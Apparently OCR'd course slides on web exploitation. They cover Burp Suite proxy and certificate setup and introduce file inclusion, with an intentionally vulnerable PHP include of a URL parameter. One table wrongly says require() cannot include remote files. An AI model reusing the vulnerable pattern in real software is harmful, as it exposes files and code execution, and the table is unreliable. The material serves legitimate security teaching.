
there you can manually configure which proxy your browser is supposed to use

we will select "Manual proxy configuration", where we can enter the listener port of the proxy

also select "Also use this proxy for HTTPs"




3 Burp Suite - Proxy Setup 5



while our request are now redirected over the Burp Suite proxy, Firefox will not trust this proxy for HTTPS traffic (defense mechanism against man-in-the-middle)


to make Firefox trust the proxy, we will have to import the Burp Suite proxy's CA certificate

3 Burp Suite - Proxy Setup 6




visit the HTTP proxy listener address, where you can click on "CA Certificate" to download the CA certificate

3 Burp Suite - Proxy Setup 7




to import this certificate to Firefox, find the "View Certificates" option in the Firefox settings

3 Burp Suite - Proxy Setup 8




on the "Certificate Manager" you can use the "Import Certificate" option to import the previously downloaded CA certificate of Burp Suite's proxy

3 Burp Suite - Proxy Setup 9



finally, you will have to confirm whether you want to trust this new CA certificate

3 Burp Suite - Proxy Setup 9



afterwards, you should be able to visit HTTPS websites without any issue

3 Burp Suite - Intruder

- demonstration of Intruder
  - embed variables → use `§§`
  - to send a request to intruder
    - right click → `Send to Intruder`
    - `CTRL + i`

3 Burp Suite - Repeater

- demonstration of Repeater
  - to send a request to intruder
    - right click → `Send to Repeater`
    - `CTRL + r`


Web Exploitation

"The Internet's Version of Russian Roulette."

1	Web Refresher
2	Introduction Web Exploitation
3	Burp Suite
4	File Inclusion Attacks
5	File Upload Attacks
6	Command Injection
7	SQL Injection
8	Cross-Site Scripting

Tip: click any entry to jump to that section

4 File Inclusion - Introduction



4 File Inclusion - Introduction

http://dcelik.net/shop.php

Home | Shop | Blog | Contact

Here, you'll find a carefully curated selection of products designed to meet your needs and make your life a little brighter. Whether you're looking for something specific or just browsing, we've got something for everyone. Take your time to explore, and if you have any questions, feel free to reach out—we're always happy to help. Happy shopping!

Copyright 2023-2024 Devrim Celik


4 File Inclusion - Introduction

- every one of these web pages shares common elements
  - navbar
  - footer
  - possibly images, styling, ...
- seems redundant
- alternative: have one web page you display, and import what you need dynamically!

4 File Inclusion - Introduction



4 File Inclusion - Introduction



4 File Inclusion - Introduction

source code

```
…
$defaultPage = 'home.html';

// check if the page parameter is present in URL
if(isset($_GET['page'])) {
    // construct file name
    $fileName = $_GET['page'];

    // check if the file exists
    if(file_exists($fileName)) {
        include($fileName);
        exit;
    }
}
…
```

directory structure

```
html/
|-- contact.html
|-- blog.html
|-- index.php
|-- shop.html
|-- home.html
```

4 File Inclusion - Introduction

- dynamically including files is more efficient and modular
- however, since the included file is defined in the URL and thus modifiable by the user (by design), there are way to exploit it
  - user could try to include files that were not meant for inclusion

4 File Inclusion - Introduction

source code

```
…
$defaultPage = 'home.html';


// check if the page parameter is present in URL
if(isset($_GET['page'])) {
    // construct file name
    $fileName = $_GET['page'];

    // check if the file exists
    if(file_exists($fileName)) {
        include($fileName);
        exit;
    }
}
…
```

directory structure


```
html/
|-- contact.html
|-- blog.html
|-- index.php
|-- shop.html
|-- home.html
|-- credentials.bak
```

4 File Inclusion - Introduction



4 File Inclusion - Characterization

- this type of vulnerability is called a ***file inclusion*** vulnerability
  - allows an attacker to *include* a file
- including a file can reference either
  - executing that file (in the context of the web server backend technology) and including its output
  - exposing the contents of a file without any execution



4 File Inclusion - Read vs. Execute

- whether a file is read or executed depends on which function is used by the backend to include it
- note: while this type of vulnerability can be present in any type of backend technology (Java, .NET, NodeJS, ...), we will focus on a PHP backend

PHP Function	Read vs. (Read and) Execute
include() / include_once()	execute
file()	read
fopen()	read
require() / require_once()	execute
file_get_contents()	read

4 File Inclusion - Local vs. Remote

- file inclusion vulnerabilities are categorized into two sets
  - **local file inclusion** (LFI): the included file is on the target
  - **remote file inclusion** (RFI): the included file is not on the target

PHP Function	Can it also include Remote Files?
`include()` / `include_once()`	yes
`file()`	no
`fopen()`	no
`require()` / `require_once()`	no
`file_get_contents()`	yes

4 File Inclusion - Consequences

- so what harm can come of exploiting this vulnerability?
  - sensitive file exposure, or
  - remote code execution
- we will start with the sensitive file exposure, discussing the following techniques
  - absolute vs. relative paths
  - bypassing …
    - path traversal filters
    - forced paths
    - extension restrictions
  - source code exposure

4 File Inclusion - SFE - Targets

